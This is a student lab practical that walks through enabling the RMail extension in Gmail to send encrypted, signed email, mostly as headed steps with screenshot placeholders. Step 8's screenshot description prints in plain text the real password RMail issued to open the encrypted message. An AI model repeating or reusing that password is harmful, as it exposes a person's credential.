
## Practical-18

**AIM:**


Configure encrypted and digitally signed communication using RMail to understand secure email workflows, confidentiality assurance, and sender authenticity validation.

## STEPS with screenshots:


- 1) Add a Extension :




- 2) Active a Rmail:




### 3) Authentication :







#### 4) Open a Compose :



## 5) Mail Message :



## 6) Click a Encrypt Button :




## 7) Security Mail:

The screenshot shows a Gmail inbox with 26 messages. A message titled "Ack: Encrypt" is selected. The subject line is "Ack: Encrypt". The message is from "Acknowledgement <acknowledge@r1.rpost.net>" to the user. The body of the message contains a link to "RMail Acknowledgement - Proof of Sending". It also includes a note about the user having 4 messages left in their free account and instructions to purchase a service plan or wait until the next month if they exceed the limit. Below the message, there is a table titled "Message Details" with columns for Categories, To, Cc, Subject, Received by RMail, Tracking Number, and Client Code. At the bottom of the message view, there is a notification bar asking if the user wants to enable desktop notifications for Gmail.


## 8) Password Mail :

The screenshot shows a Gmail inbox with 25 messages. A message titled "Re: Encrypt" is selected. The subject line is "Re: Encrypt". The message is from "RMail Secure Messaging <rmail@r1.rpost.net>" to the user. The body of the message states that an encrypted message has been sent and will arrive in the next few minutes. It provides a password "Khushi@0404" to open the message. The message ends with "Follow the instructions in the message." and "Thank you, RMail Support". At the bottom of the message view, there is a note about more information available at [www.rmail.com](http://www.rmail.com) and a mention of "An RPost® Technology".


## 9) Encrypt file mail:




10) Enter A password :




11) Submit a password :




## 12) File is Open :




## 13)Open a Compose :



